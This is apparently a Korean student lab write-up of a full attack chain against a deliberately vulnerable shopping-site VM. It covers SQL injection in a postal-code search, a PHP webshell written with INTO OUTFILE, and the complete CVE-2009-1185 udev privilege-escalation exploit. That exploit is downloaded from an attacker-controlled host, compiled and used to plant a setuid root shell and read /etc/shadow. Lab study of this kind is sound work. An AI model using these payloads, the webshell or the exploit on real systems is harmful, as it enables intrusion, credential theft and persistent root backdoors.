

6

PBL_6 (입력값 검증 미흡과 과도한 DB 권한 설정으로 인한 복합 보안 위협 분석)

문제

문제 해결 가이드

1. 우편 검색에서 SQL Injection 취약점을 찾으세요.
2. SQL 쿼리문을 이용하여 현재 데이터베이스의 권한을 확인하세요.
3. 원격으로 SQL Injection 공격을 하여 웹셸 생성 및 악성코드 업로드, 시스템 침투를 하세요.

문제를 보고 나의 공격 시나리오 생각해보기

1. 우편 검색 구간에서 SQL Injection 먹히는 지 확인 후 현재 DB권한 확인하기
2. 그 후 sql_i → webshell upload 할 거니까 file에 대한 권한이 현재 나한테 있는 지 확인하기
3. 만약 File_priv , super_priv 등 이 나에게 존재한다면 MySQL 웹셸 upload가 가능한 INTO OUTFILE을 활용하여 php 기반 웹셸을 /var/www/gm에 업로드하기
4. 성공했다면 아마 www-data 일 것이지만, 시스템 침투를 하기 위해선 admin ⇒ 즉, 권한 상승 취약점을 이용하여야 시스템 침투가 가능하므로 권한 상승 취약점이 존재하는 지 확인하기
5. 권한 상승 취약점을 찾았다면 Exploit 시도 후 admin으로 권한 상승하여 /etc/shadow 파일을 읽어보기
6. 성공했다면 시스템 침투 성공으로 간주

풀이

sqli 먹히는 지 확인

굿모닝샵 프리 쇼핑물 솔루션 - Chrome

주의 요함 192.168.201.130/gm/search_post.php

▶ 우편번호 검색

현재 거주하고 계시는 동명을 입력하세요.
(예, 서울시 강남구 역삼동은 역삼동 만 입력)

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /var/www/gm/search_post.php on line 125

우편번호	주 소
------	-----

굿모닝샵 프리 쇼핑물 솔루션 - Chrome

주의 요함 192.168.201.130/gm/search_post.php

▶ 우편번호 검색

현재 거주하고 계시는 동명을 입력하세요.
(예, 서울시 강남구 역삼동은 역삼동 만 입력)

우편번호	주 소
135-807	서울 강남구 개포1동 우성3차아파트 (1~6동)
135-806	서울 강남구 개포1동 우성9차아파트 (901~902동)
135-770	서울 강남구 개포1동 주공아파트 (1~16동)
135-805	서울 강남구 개포1동 주공아파트 (17~40동)
135-966	서울 강남구 개포1동 주공아파트 (41~85동)
135-807	서울 강남구 개포1동 주공아파트 (86~103동)
135-805	서울 강남구 개포1동 주공아파트 (104~125동)
135-807	서울 강남구 개포1동 현대1차아파트 (101~106동)
135-805	서울 강남구 개포1동 565
135-806	서울 강남구 개포1동 649~651
135-807	서울 강남구 개포1동 652~653
135-810	서울 강남구 개포1동 660
135-241	서울 강남구 개포1동
135-800	서울 강남구 개포2동 우성8차아파트 (801~803동)
135-774	서울 강남구 개포2동 주공아파트 (804~806동)

' order by 7 -- - => 에러발생 안함

' order by 8 -- - => 에러발생

컬럼 수 7개

1' UNION SELECT 1, 2, 3, 4, 5 , 6, 7 -- -

▶ 우편번호 검색

현재 거주하고 계시는 동명을 입력하세요.
(예, 서울시 강남구 역삼동은 역삼동 만 입력)

▶ 검색

우편번호	주 소
135-972	서울 강남구 도곡2동 현대비전21
152-710	서울 구로구 구로본동 오피스1
158-731	서울 양천구 목5동 부영그린타운1
2	3 4 5 6

현재 데이터베이스의 권한을 확인

1' UNION SELECT 1, CURRENT_USER(), USER(), 4, 5 , 6, 7 -- -

▶ 우편번호 검색

현재 거주하고 계시는 동명을 입력하세요.
(예, 서울시 강남구 역삼동은 역삼동 만 입력)

우편번호	주 소
135-972	서울 강남구 도곡2동 현대비전21
152-710	서울 구로구 구로본동 오피스1
158-731	서울 양천구 목5동 부영그린타운1
root@localhost	root@localhost 4 5 6

파일 권한 확인

```
1' UNION SELECT 1, 2, grantee, 4, 5, 6, 7 FROM information_schema.user_privileges WHERE  
privilege_type='FILE' -- -
```

▶ 우편번호 검색

현재 거주하고 계시는 동명을 입력하세요.
(예, 서울시 강남구 역삼동은 역삼동 만 입력)

우편번호	주 소
135-972	서울 강남구 도곡2동 현대비전21
152-710	서울 구로구 구로본동 오피스1
158-731	서울 양천구 목5동 부영그린타운1
2	'root'@'localhost' 4 5 6
2	'root'@'bee-box' 4 5 6
2	'root'@'127.0.0.1' 4 5 6
2	'debian-sys-maint'@'localhost' 4 5 6
2	'root'@'%' 4 5 6

```
1' UNION SELECT 1, user(), File_priv, Super_priv, 5, 6, 7 FROM mysql.user WHERE user = SUBSTRING_INDEX(user(), '@', 1) -- -
```

▶ 우편번호 검색


현재 거주하고 계시는 동명을 입력하세요.
(예, 서울시 강남구 역삼동은 역삼동 만 입력)

우편번호	주 소
135-972	서울 강남구 도곡2동 현대비전21
152-710	서울 구로구 구로본동 오피스1
158-731	서울 양천구 목5동 부영그린타운1
root@localhost	Y Y 5 6

```
1' UNION SELECT 1,2,3,4,5,6,'<?php system($_GET["cmd"]); ?>' INTO OUTFILE  
' /var/www/gm/webshell.php' -- -
```

권한 확인 했으니 /var/www/gm/webshell.php로 웹셸을 업로드했다.


해당 경로로 확인해보면?



234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463
158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6

Warning: system() [function.system]: Cannot execute a blank command in
/var/www/gm/webshell.php on line 10

```
/?cmd=id
```



234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463
158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6 uid=33(www-data) gid=33(www-data)
groups=33(www-data)

```
/?cmd=ip a
```



234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463
158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6 1: lo: mtu 16436 qdisc noqueue link/loopback
00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo inet6 ::1/128 scope host
valid_lft forever preferred_lft forever 2: eth1: mtu 1500 qdisc pfifo_fast qlen 1000 link/ether
00:0c:29:9a:88:44 brd ff:ff:ff:ff:ff:ff inet 192.168.201.130/24 brd 192.168.201.255 scope global eth1
inet6 fe80::20c:29ff:fe9a:8844/64 scope link valid_lft forever preferred_lft forever

```
/?cmd=ls
```

234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463
158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6 AllplanPG ColorChart.html admin
ask_del.php ask_edit.php ask_edit_ok.php ask_list.php ask_view.php ask_write.php
ask_write_ok.php board_edit.php board_edit_ok.php board_list.php board_lock.php
board_pwd_chek.php board_view.php board_write.php board_write_ok.php c_table.html
card_update.php cart.php cart2_ok.php cart_ok.php comment_del.php community.php
community_inc.php company.php compare_ok.php cooperation.php copy.php detail_search.php
editor.php editor_image.php editor_image_ok.php editor_in.php email eml empty_page.php
error.php goods_ask.php goods_ask_comment_del.php goods_ask_ok.php goods_ask_view.php
goods_board.php goods_comment_ok.php goods_detail.php goods_detail_inc.php goods_list.php
goods_show_inc.php head.php html_head.php id_loss.php id_loss_ok.php idsearch.php image
images index.php interest2_ok.php interest_ok.php left_menu.php lib login.php login_ok.php
mainScroll.php mainSlide_banner.php member_article.php member_join.php
member_join_ok.php member_join_success.php member_trade.php mypage_ask.php

`/?cmd=cat /etc/passwd`

```

4 cat /etc/passwd
5
6
7 5463 158-731 서울 양천구 목5동 부영그린타운1
8
9
10 1 2 3 4 5 6 root:x:0:0:root:/root:/bin/bash
11 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
12 bin:x:2:2:bin:/bin:/bin/sh
13 sys:x:3:3:sys:/dev:/bin/sh
14 sync:x:4:65534:sync:/bin:/bin/sync
15 games:x:5:60:games:/usr/games:/bin/sh
16 man:x:6:12:man:/var/cache/man:/bin/sh
17 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
18 mail:x:8:8:mail:/var/mail:/bin/sh
19 news:x:9:9:news:/var/spool/news:/bin/sh
20 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
21 proxy:x:13:13:proxy:/bin:/bin/sh
22 www-data:x:33:33:www-data:/var/www:/bin/sh
23 backup:x:34:34:backup:/var/backups:/bin/sh
24 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
25 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
26 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
27 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
28 libuuid:x:100:101:/var/lib/libuuid:/bin/sh
29 dhcp:x:101:102:/nonexistent:/bin/false
30 syslog:x:102:103:/home/syslog:/bin/false
31 klog:x:103:104:/home/klog:/bin/false
32 hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
33 avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
34 gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
35 pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false
36 messagebus:x:108:119:/var/run/dbus:/bin/false
37 avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
38 polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false
39 haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/haldaemon:/bin/false
40 bee:x:1000:1000:bee,,,:/home/bee:/bin/bash
41 mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false
42 sshd:x:113:65534:/var/run/sshd:/usr/sbin/nologin
43 dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
44 smmta:x:115:127:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
45 smmsp:x:116:128:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
46 neo:x:1001:1001:/home/neo:/bin/sh
47 alice:x:1002:1002:/home/alice:/bin/sh
48 thor:x:1003:1003:/home/thor:/bin/sh
49 wolverine:x:1004:1004:/home/wolverine:/bin/sh
50 johnny:x:1005:1005:/home/johnny:/bin/sh
51 selene:x:1006:1006:/home/selene:/bin/sh
52 postfix:x:117:129:/var/spool/postfix:/bin/false
53 proftpd:x:118:65534:/var/run/proftpd:/bin/false
54 ftp:x:119:65534:/home/ftp:/bin/false
55 snmp:x:120:65534:/var/lib/snmp:/bin/false
56 ntp:x:121:131:/home/ntp:/bin/false

```

잘 먹히는 모습을 볼 수 있다

하지만 www-data 즉, admin이 아니라 /etc/shadow는 안보이는 모습입니다.

`/?cmd=cat /etc/shadow`

시스템 suid 및 버전 확인

```
find / -perm -4000 -type f 2>/dev/null
```

← → ↺ 주의 사항 192.168.201.130/gm/webshell.php?cmd=find%20-%20perm%20-4000%20-type%20f%202>/dev/null 🔍 ☆ 📄 📌 모든 북마크

📁 파일전 📁 보안뉴스 📁 스티디 그룹 📁 리버싱 📁 모둠 프로젝트

234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463 158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6 /bin/mount /bin/ping6 /bin/umount /bin/su /bin/fusemount /bin/ping /lib/dhcp3-client/call-dhclient-script /var/run/system-tools-backends.pid /usr/bin/newgrp /usr/bin/passwd /usr/bin/sudo /usr/bin/passwd /usr/bin/pulseaudio /usr/bin/gpasswd /usr/bin/sudoedit /usr/bin/chfn /usr/bin/traceroute6.iputils /usr/bin/X /usr/bin/mtr /usr/bin/chsh /usr/bin/arping /usr/bin/at /usr/lib/openssh/ssh-keysign /usr/lib/pt_chown /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper /usr/lib/apache2/suexec /usr/lib/eject/dmccrypt-get-device /usr/lib/dbus-1.0/dbus-daemon-launch-helper /usr/lib/policykit/policykit-grant-helper-pam /usr/sbin/pppd /usr/sbin/uuid

```
uname -a
```

← → ↺ 주의 사항 192.168.201.130/gm/webshell.php?cmd=uname%20-a 🔍 ☆ 📄 📌 모든 북마크

📁 파일전 📁 보안뉴스 📁 스티디 그룹 📁 리버싱 📁 모둠 프로젝트

234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463 158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6 Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686 GNU/Linux

```
cat /etc/issue
```

← → ↺ 주의 사항 192.168.201.130/gm/webshell.php?cmd=cat%20/etc/issue 🔍 ☆ 📄 📌 모든 북마크

📁 파일전 📁 보안뉴스 📁 스티디 그룹 📁 리버싱 📁 모둠 프로젝트

234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463 158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6 Ubuntu 8.04 \n \

CVE-2009-1185 공격 → 권한 상승하여 시스템 탈취 시도

wget -O /tmp/exploit.c <https://www.exploit-db.com/exploits/8572>

← → ↺ 주의 사항 192.168.201.130/gm/webshell.php?cmd=wget%20-O%20/tmp/exploit.c%20https://www.exploit-db.com/download/8572 🔍 ☆ 📄 📌 모든 북마크

📁 파일전 📁 보안뉴스 📁 스티디 그룹 📁 리버싱 📁 모둠 프로젝트

234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463 158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6

← → ↺ 주의 사항 192.168.201.130/gm/webshell.php?cmd=ls%20./././tmp 🔍 ☆ 📄 📌 모든 북마크

📁 파일전 📁 보안뉴스 📁 스티디 그룹 📁 리버싱 📁 모둠 프로젝트

234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463 158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6 Tracker-bee.6912 VMwareDnD exploit.c gconfd-bee gconfd-root gedit.root.3142449434 keyring-KVHPw orbit-bee orbit-root php.socket-0 php.socket-1 pulse-bee seahorse-tjTA8g ssh-CvCjXE6693 tmp.dtkqnn6638 virtual-bee.BbwmL7 vmware-bee vmware-root

exploit.c

근데 내용이 안보인다.

칼리에다가 /var/www/html/exploit.c로 넣고 wget해보자

```
(kali㉿kali)-[/var/www/html]
$ sudo vi exploit.c
[sudo] password for kali:

(kali㉿kali)-[/var/www/html]
$ ls
backdoor.elf  exploit.c  index.html  index.nginx-debian.html  xss.js

(kali㉿kali)-[/var/www/html]
$
```

```
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 * http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
 *
 * udev before 1.4.1 does not verify whether a NETLINK message originates
 * from kernel space, which allows local users to gain privileges by sending
 * a NETLINK message from user space.
 *
 * Notes:
 *
 * An alternate version of kcope's exploit. This exploit leverages the
 * 95-udev-late.rules functionality that is meant to run arbitrary commands
 * when a device is removed. A bit cleaner and reliable as long as your
 * distro ships that rule file.
```

```

*
*   Tested on Gentoo, Intrepid, and Jaunty.
*
* Usage:
*
*   Pass the PID of the udevd netlink socket (listed in /p
roc/net/netlink,
*   usually is the udevd PID minus 1) as argv[1].
*
*   The exploit will execute /tmp/run as root so throw wha
tever payload you
*   want in there.
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <linux/types.h>
#include <linux/netlink.h>

#ifndef NETLINK_KOBJECT_UEVENT
#define NETLINK_KOBJECT_UEVENT 15
#endif

int
main(int argc, char **argv)
{
    int sock;
    char *mp, *err;
    char message[4096];
    struct stat st;
    struct msghdr msg;
    struct iovec iovector;
    struct sockaddr_nl address;

```

```

if (argc < 2) {
    err = "Pass the udevd netlink PID as an argument";
    printf("[ - ] Error: %s\n", err);
    exit(1);
}

if ((stat("/etc/udev/rules.d/95-udev-late.rules", &st)
== -1) &&
    (stat("/lib/udev/rules.d/95-udev-late.rules", &st)
== -1)) {
    err = "Required 95-udev-late.rules not found";
    printf("[ - ] Error: %s\n", err);
    exit(1);
}

if (stat("/tmp/run", &st) == -1) {
    err = "/tmp/run does not exist, please create it";
    printf("[ - ] Error: %s\n", err);
    exit(1);
}
system("chmod +x /tmp/run");

memset(&address, 0, sizeof(address));
address.nl_family = AF_NETLINK;
address.nl_pid = atoi(argv[1]);
address.nl_groups = 0;

msg.msg_name = (void*)&address;
msg.msg_namelen = sizeof(address);
msg.msg_iov = &iovector;
msg.msg_iovlen = 1;

sock = socket(AF_NETLINK, SOCK_DGRAM, NETLINK_KOBJECT_U
EVENT);
bind(sock, (struct sockaddr *) &address, sizeof(address));

```

```

mp = message;
mp += sprintf(mp, "remove@d") + 1;
mp += sprintf(mp, "SUBSYSTEM=block") + 1;
mp += sprintf(mp, "DEVPATH=/dev/foo") + 1;
mp += sprintf(mp, "TIMEOUT=10") + 1;
mp += sprintf(mp, "ACTION=remove") + 1;
mp += sprintf(mp, "REMOVE_CMD=/tmp/run") + 1;

iovector.iov_base = (void*)message;
iovector.iov_len = (int)(mp-message);

sendmsg(sock, &msg, 0);

close(sock);

return 0;
}

// milw0rm.com [2009-04-30]

```

```
wget -O /tmp/exploit.c http://192.168.201.128/exploit.c
```

← → ↻ △ 주의 사항 192.168.201.130/gm/webshell.php?cmd=wget%20-O%20/tmp/exploit.c%20http://192.168.201.128/exploit.c 🔍 ☆ 🏠 📄 📌 ⚙️

📁 파일전 📁 보안뉴스 📁 스티디 그룹 📁 리버싱 📁 모듈 프로젝트 | 📁 모든 북마크

234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463
158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6

넣은 후 다시 확인해보면

```
view-source:192.168.201.130/gm/webshell.php?cmd=cat%20.././tmp/exploit.c

<#include <stdio.h>
<#include <string.h>
<#include <stdlib.h>
<#include <unistd.h>
<#include <sys/types.h>
<#include <sys/stat.h>
<#include <sys/socket.h>
<#include <linux/types.h>
<#include <linux/netlink.h>

<#ifndef NETLINK_KOBJECT_UEVENT
<#define NETLINK_KOBJECT_UEVENT 15
<#endif

<int
<main(int argc, char **argv)
<{
    int sock;
    char *op, *err;
    char message[4096];
    struct stat st;
    struct msghdr msg;
    struct iovec iovec;
    struct sockaddr_nl address;

    if (argc < 2) {
        err = "Pass the udevd netlink PID as an argument";
        printf("[!] Error: %s\n", err);
        exit(1);
    }

    if ((stat("/etc/udev/rules.d/95-udev-late.rules", &st) == -1) &&
        (stat("/lib/udev/rules.d/95-udev-late.rules", &st) == -1)) {
        err = "Required 95-udev-late.rules not found";
        printf("[!] Error: %s\n", err);
        exit(1);
    }

    if (stat("/tmp/run", &st) == -1) {
        err = "/tmp/run does not exist, please create it";
        printf("[!] Error: %s\n", err);
    }
}
```

이젠 잘 들어있는 모습을 볼 수 있다.

그 후 c이므로 gcc로 컴파일 해주고

```
gcc -o /tmp/exploit /tmp/exploit.c
```

```
192.168.201.130/gm/webshell.php?cmd=gcc%20-o%20/tmp/exploit%20/tmp/exploit.c

234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463 158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6
```

```
192.168.201.130/gm/webshell.php?cmd=ls%20.././tmp
```

234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463 158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6 8572.c Tracker-bee.6912 VMwareDnD exploit exploit.c gconfd-bee gconfd-root keyring-KVHBPw orbit-bee orbit-root php.socket-0 php.socket-1 pulse-bee seahorse-tjTA8g ssh-CvCjXE6693 tmp.dtkqnn6638 virtual-bee.BbwmL7 vmware-bee vmware-root

exploit 이름의 파일이 존재하는 모습을 확인할 수 있다.

udev의 PID(프로세스 번호) 확인

```
pidof udevd
```

```
192.168.201.130/gm/webshell.php?cmd=pidof%20udev
```

234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463 158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6 2916

pid : 2916

공격 코드가 실행되면서 `root` 권한으로 실행할 Netlink 메시지(RUN 속성)를 정의해야 합니다. 일반적으로 공격 코드는 `/tmp/run` 이라는 스크립트 파일을 실행하도록 하드코딩되어 있는 경우가 많습니다. `/tmp/run` 파일을 만들고 그 안에 root 권한으로 실행하고 싶은 명령어를 적습니다. (예: 일반 웹셸 권한으로 실행 중인 나에게 root 권한의 백도어를 열어주는 명령어)

```
(kali㉿kali)-[/var/www/html]
$ cat run
#!/bin/sh
cp /bin/sh /tmp/rootsh
chmod 4755 /tmp/rootsh
```

```
wget -O /tmp/run http://192.168.201.128/run
chmod 755 /tmp/run
```

이거까진 실행이 되었는데 `/tmp/exploit [확인한_PID]` 계속 해서 이 부분만 실행이 되지 않아서 rootsh이 생성이 안되는 문제가 발생했습니다.

Exploit 코드를 잘 살펴보니

Pass the PID of the udevd netlink socket (listed in `/proc/net/netlink`, **usually is the udevd PID minus 1**) as argv[1].

이렇다고 합니다. 즉 PID에서 -1 한 값을 넣어야 하니 2915로 실행해야 할 것 같습니다.

다시 시도해보면

```
/tmp/exploit 2915
```

← → ↻ △ 주의 사항 192.168.201.130/gm/webshell.php?cmd=/tmp/exploit%202915 🔍 ☆ 🏠 📄 📌 모든 북마크


234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463 158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6

← → ↻ △ 주의 사항 192.168.201.130/gm/webshell.php?cmd=ls%20/tmp 🔍 ☆ 🏠 📄 📌 모든 북마크

234 135-972 서울 강남구 도곡2동 현대비전21 \ \N 2274 152-710 서울 구로구 구로본동 오피스1 \ \N 5463 158-731 서울 양천구 목5동 부영그린타운1 \ \N 1 2 3 4 5 6 8572.c Tracker-bee.6912 VMwareDnD exploit exploit.c gconfd-bee gconfd-root keyring-KVHBPw orbit-bee orbit-root php.socket-0 php.socket-1 pulse-bee rootsh run seahorse-tjTA8g ssh-CvCjXE6693 tmp.dtkqnn6638 virtual-bee.Bbwml7 vmware-bee vmware-root

rootsh이 잘 생성이 된 모습입니다.

```
/tmp/rootsh -c "whoami"
```



/tmp/rootsh 파일의 소유자가 root 로 되어 있고, 권한에 s 가 붙은 것(-rwsr-xr-x)을 보니 udev 취약점을 통한 관리자 권한 백도어 생성 성공했다는 뜻이다

/tmp/rootsh -c "cat /etc/shadow"



원래 www-data 권한 일 땐 안보이던 /etc/shadow 파일이 잘 보이는 모습을 보아 권한 상승에 확실히 성공한 것을 한번 더 확인 가능합니다.

참고 자료

1. <https://www.exploit-db.com/exploits/8572>
2. <https://rootable.tistory.com/420>